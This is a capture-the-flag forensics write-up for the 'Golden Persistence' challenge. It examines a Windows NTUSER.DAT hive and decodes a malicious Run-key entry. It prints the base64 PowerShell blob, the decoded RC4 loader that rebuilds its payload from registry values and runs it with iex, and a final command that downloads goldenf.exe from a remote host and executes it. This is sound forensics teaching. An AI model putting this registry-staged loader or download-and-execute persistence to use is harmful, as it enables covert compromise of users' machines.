
Golden Persistence

Event	Cyber Apocalypse 2022
Tags	Forensics
Author	KH Lai

Challenge Description



Challenge Walkthrough

We are given a **NTUSER.DAT** file. This is a common file that can be found in all Windows machines. The file stores users settings and preferences in each Windows machine. Click here for a detailed explanation of this file.

We can use **Autopsy** to inspect the file. Lets open it up with **Autopsy**. After going through all the components within the file, I found the name of the user of the file, which is **greth**. I perform a keyword check of the name and found something interesting.

```
user_run v.20140115
(NTUSER.DAT) [Autostart] Get autostart key contents from NTUSER.DAT hive
Software\Microsoft\Windows\CurrentVersion\Run
LastWrite Time Mon Apr 11 15:22:44 2022 (UTC)
  MicrosoftEdgeAutoLaunch_DD24A963A954FE25E19A66613DE0BF01: "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
  OneDrive: "C:\Users\greth\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
  Vh0F75DQu: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -enc ZgB1AG4AYwB0AGkAbwBuACAAZQBuAGMAcgAgAHsACgAgACAAIAAgAHAAYQByAGEAbQAoAAoAIAAgACAAI
```


```
AIAAgACAAIAAgACAAIABbAEIAeQB0AGUAWwBdAF0AJABrAGUAeQAKACAAIAAgACAAIAAgACkACgAgAAoAIAAgACAAIABbAEIAeQB0AGUAWwBdAF0AJABiAHUAZgBmAGUAcgAgAD0AIABOAGUA
EALgBMAGUAbgBnAHQAaAAKACAAIAAgACAAJABkAGEAdABhAC4AQwBvAHAAeQBUAG8AKAAkAGIAdQBmAGYAZQByACwAIAAwACkACgAgACAAIAAgAAoAIAAgACAAIABbAEIAeQB0AGUAWwBdA
FsAXQAgADIANQA2ADsACgAgACAAIAAgAFsAQgB5AHQAZQBbAF0AXQAkAGsAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAEIAeQB0AGUAWwBdACAAMgA1ADYAOwAKACAACgAgACAAIAAgA
ADUANgA7ACAAJABpACsAKwApAAoAIAAgACAAIAB7AAoAIAAgACAAIAAgACAAIAAgACQAcwBbACQAaQBdACAAPQAgAFsAQgB5AHQAZQBdACQAaQA7AAoAIAAgACAAIAAgACAAIAAgACQAawB
QAuAEwAZQBuAGcAdABoAF0AOwAKACAAIAAgACAAfQAKACAACgAgACAAIAAgACQAagAgAD0AIAAwADsACgAgACAAIAAgAGYAbwByACAAKAAkAGkAIAA9ACAAMAA7ACAAJABpACAALQBsAHQ
AAIAAgACAAIAAgACQAagAgAD0AIAAoACQAagAgACsAIAAkAHMAWwAkAGkAXQAgACsAIAAkAGsAWwAkAGkAXQApACAAJQAgADIANQA2ADsACgAgACAAIAAgACAAIAAgACAAJAB0AGUAbQBw
BzAFsAJABpAF0AIAA9ACAAJABzAFsAJABqAF0AOwAKACAAIAAgACAAIAAgACAAIAAkAHMAWwAkAGoAXQAgAD0AIAAkAHQAZQBtAHAAOwAKACAAIAAgACAAfQAKACAACgAgACAAIAAgACQAa
JAB4ACAAPQAgADAAOwAgACQAeAAgAC0AbAB0ACAAJABiAHUAZgBmAGUAcgAuAEwAZQBuAGcAdABoADsAIAAkAHgAKwArACkACgAgACAAIAAgAHsACgAgACAAIAAgACAAIAAgACAAJABpACAA
AAIAAgACAAIAAgACQAagAgAD0AIAAoACQAagAgACsAIAAkAHMAWwAkAGkAXQApACAAJQAgADIANQA2ADsACgAgACAAIAAgACAAIAAgACAAJAB0AGUAbQBwACAAPQAgACQAcwBbACQAaQBd
AFsAJABqAF0AOwAKACAAIAAgACAAIAAgACAAIAAkAHMAWwAkAGoAXQAgAD0AIAAkAHQAZQBtAHAAOwAKACAAIAAgACAAIAAgACAAIABbAGkAbgB0AF0AJAB0ACAAPQAgACgAJABzAFsAJABp
ACAAIAAgACAAIAAgACQAYgB1AGYAZgBlAHIAWwAkAHgAXQAgAD0AIAAkAGIAdQBmAGYAZQByAFsAJAB4AF0AIAAtAGIAeABvAHIAIAAkAHMAWwAkAHQAXQA7AAoAIAAgACAAIAB9AAoAIAAKA
AoACgBmAHUAbgBjAHQAaQBvAG4AIABIAGUAeABUAG8AQgBpAG4AIAB7AAoAIAAgACAAIABwAGEAcgBhAG0AKAAKACAAIAAgACAAWwBQAGEAcgBhAG0AZQB0AGUAcgAoAAoAIAAgACAAIAAgA
CAAIAAgAE0AYQBuAGQAYQB0AG8AcgB5AD0AJAB0AHIAdQBlACwAIAAKACAAIAAgACAAIAAgACAAIABWAGEAbAB1AGUARgByAG8AbQBQAGkAcABlAGwAaQBuAGUAPQAkAHQAcgB1AGUAKQAKA
dACQAcwApAAoAIAAgACAAIAAkAHIAZQB0AHUAcgBuACAAPQAgAEAAKAApAAoAIAAgACAAIAAKACAAIAAgACAAZgBvAHIAIAAoACQAaQAgAD0AIAAwADsAIAAkAGkAIAAtAGwAdAAgACQAcwAu
AAgACAAewAKACAAIAAgACAAIAAgACAAIAAkAHIAZQB0AHUAcgBuACAAKwA9ACAAWwBCAHkAdABlAF0AOgA6AFAAYQByAHMAZQAoACQAcwAuAFMAdQBiAHMAdAByAGkAbgBnACgAJABpACwA
YQB0AGkAbwBuAC4ATgB1AG0AYgBlAHIAUwB0AHkAbABlAHMAXQA6ADoASABlAHgATgB1AG0AYgBlAHIAKQAKACAAIAAgACAAfQAKACAAIAAgACAACgAgACAAIAAgAFcAcgBpAHQAZQAtAE8AdQB
BbAF0AXQAkAGsAZQB5ACAAPQAgACQAZQBuAGMALgBHAGUAdABCAHkAdABlAHMAKAAiAFEAMABtAG0AcAByADQAQgA1AHIAdgBaAGkAMwBwAFMAIgApAAoAJABlAG4AYwByAHkAcAB0AGUAZAA
QAgAC0AUABhAHQAaAAgAEgASwBDAFUAOgBcAFMATwBGAFQAVwBBAFIARQBcAFoAWQBiADcAOABQADQAcwApAC4AdAAzAFIAQgBrAGEANQB0AEwACgAkAGUAbgBjAHIAeQBwAHQAZQBkADIA
QBQAGEAdABoACAASABLAEMAVQA6AFwAUwBPAEYAVABXAEEAUgBFAFwAQgBqAHEAQQB0AEkAZQBuACkALgB1AEwAbAB0AGoAagBXAAoAJABlAG4AYwByAHkAcAB0AGUAZAAzACAAPQAgACgAR
AaAAgAEgASwBDAFUAOgBcAFMATwBGAFQAVwBBAFIARQBcAEEAcABwAEQAYQB0AGEATABvAHcAXAB0ADAAMwBBADEAUwB0AHEAKQAuAHUAWQA0AFMAMwA5AEQAYQAKACQAZQBuAGMAcgB
BwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIABIAEsAQwBVADoAXABTAE8ARgBUAFcAQQBSAEUAXABHAG8AbwBnAGwAZQBcAE4AdgA1ADAAegBlAEcAKQAuAEsAYgAxADkAZgB5AGgAbAAKACQAZQBu
BQAHIAbwBwAGUAcgB0AHkAIAAtAFAAYQB0AGgAIABIAEsAQwBVADoAXABBAHAAcABFAHYAZQBuAHQAcwBcAEoAeAA2ADYAWgBHADAATwApAC4AagBIADUANABOAFcAOABDAAoAJABlAG4AYwB
BkADEAKQAkACgAJABlAG4AYwByAHkAcAB0AGUAZAAyACkAJAAoACQAZQBuAGMAcgB5AHAAdABlAGQAMwApACQAKAAkAGUAbgBjAHIAeQBwAHQAZQBkADQAKQAkACgAJABlAG4AYwByAHkAcAB
QAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAAoAWwBCAHkAdABlAFsAXQBdACQAZABhAHQAYQAgAD0AIABIAGUAeABUAG8AQgBpAG4AIAAkAGUAbgBjAHIA
AIAA9ACAAZQBuAGMAcgAgACQAZABhAHQAYQAgACQAawBlAHkACgAkAEQAZQBjAHIAeQBwAHQAZQBkAFMAdAByAGkAbgBnACAAPQAgACQAZQBuAGMALgBHAGUAdABTAHQAcgBpAG4AZwAoA
HIAeQBwAHQAZQBkAFMAdAByAGkAbgBnAHwAaQBlAHgA
```


There is an obfuscated script that is encoded with Powershell. Looking at the obfuscated code, it looks like **BASE64**. After decoding, we got the actual script. Lets break it down and find out what it is intended to do.

The script can be split into three parts. First, there is an encryption function.

```
function encr {
    param(
        [Byte[]]$data,
        [Byte[]]$key
      )

    [Byte[]]$buffer = New-Object Byte[] $data.Length
    $data.CopyTo($buffer, 0)

    [Byte[]]$s = New-Object Byte[] 256;
    [Byte[]]$k = New-Object Byte[] 256;

    for ($i = 0; $i -lt 256; $i++)
    {
        $s[$i] = [Byte]$i;
        $k[$i] = $key[$i % $key.Length];
    }

    $j = 0;
    for ($i = 0; $i -lt 256; $i++)
    {
        $j = ($j + $s[$i] + $k[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
    }

    $i = $j = 0;
    for ($x = 0; $x -lt $buffer.Length; $x++)
    {
        $i = ($i + 1) % 256;
        $j = ($j + $s[$i]) % 256;
        $temp = $s[$i];
        $s[$i] = $s[$j];
        $s[$j] = $temp;
        [int]$t = ($s[$i] + $s[$j]) % 256;
        $buffer[$x] = $buffer[$x] -bxor $s[$t];
    }

    return $buffer
```

There is also a Hex to Bin function.

```
function HexToBin {
    param(
    [Parameter(
        Position=0,
        Mandatory=$true,
        ValueFromPipeline=$true)
    ]
    [string]$s)
    $return = @()

    for ($i = 0; $i -lt $s.Length ; $i += 2)
    {
        $return += [Byte]::Parse($s.Substring($i, 2), [System.Globalization.NumberStyles]::HexNumber)
    }

    Write-Output $return
}
```

At the bottom of the script, we got the actual process of what the script is intended to do. There is a key with the value of `"Q0mmpr4B5rvZi3pS"` and there are a total of five variables with values obtained from a specific location in the **NTUSER.DAT** file as shown at line 63 - 67. The complete encrypted value is the combination of all five values as shown at line 68. The complete value then goes through the encryption function along with the key.

```
62  [Byte[]]$key = $enc.GetBytes("Q0mmpr4B5rvZi3pS")
63  $encrypted1 = (Get-ItemProperty -Path HKCU:\SOFTWARE\ZYb78P4s).t3RBka5tL
64  $encrypted2 = (Get-ItemProperty -Path HKCU:\SOFTWARE\BjqAtIen).uLltjjW
65  $encrypted3 = (Get-ItemProperty -Path HKCU:\SOFTWARE\AppDataLow\t03A1Stq).uY4S39Da
66  $encrypted4 = (Get-ItemProperty -Path HKCU:\SOFTWARE\Google\Nv50zeG).Kb19fyhl
67  $encrypted5 = (Get-ItemProperty -Path HKCU:\AppEvents\Jx66ZG0O).jH54NW8C
68  $encrypted = "$($encrypted1)$($encrypted2)$($encrypted3)$($encrypted4)$($encrypted5)"
69  $enc = [System.Text.Encoding]::ASCII
70  [Byte[]]$data = HexToBin $encrypted
71  $DecryptedBytes = encr $data $key
72  $DecryptedString = $enc.GetString($DecryptedBytes)
73  $DecryptedString|iex
```

I went through the five locations of the variables and got the values for all five of them. Combining them together will give us a full value of:

```
F844A6035CF27CC4C90DFEAF579398BE6F7D5ED10270BD12A661DAD04191347559B8
2ED546015B07317000D8909939A4DA7953AED8B83C0FEE4EB6E120372F536BC5DC39
CC19F66A5F3B2E36C9B810FE7CC4D9CE342E8E00138A4F7F5CDD9EED9E09299DD7C6
933CF4734E12A906FD9CE1CA57D445DB9CABF850529F5845083F34BA1C08114AA67E
B979D36DC3EFA0F62086B947F672BD8F966305A98EF93AA39076C3726B0EDEBFA108
11A15F1CF1BEFC78AFC5E08AD8CACDB323F44B4DD814EB4E244A153AF8FAA1121A5C
CFD0FEAC8DD96A9B31CCF6C3E3E03C1E93626DF5B3E0B141467116CC08F92147F7A0
BE0D95B0172A7F34922D6C236BC7DE54D8ACBFA70D184AB553E67C743BE696A0AC80
C16E2B354C2AE7918EE08A0A3887875C83E44ACA7393F1C579EE41BCB7D336CAF869
5266839907F47775F89C1F170562A6B0A01C0F3BC4CB
```

To decrypt this, we have to understand the encryption function. After going through the function, I still not quite understand how it works. I tried my luck with decoding it different ciphers. Ultimately, it turns out that it is actually **RC4 Cipher**.

Decoding it with the provided key using **RC4 Cipher** will give us the flag.

Flag

```
$path
="C:\ProgramData\windows\goldenf.exe";$exists
= Test-Path -Path $path -PathType Leaf;if (
$exists ){Start-Process $path}else{mkdir
"C:\ProgramData\windows";Invoke-WebRequest -
Uri https://thoccarthmercenaries.edu.tho/wp-
content/goldenf.exe -OutFile
$path;$flag="HTB{gOld3n_F4ng_1s_nOt_st34lthy_
3nOugh}";Start-Process $path}
```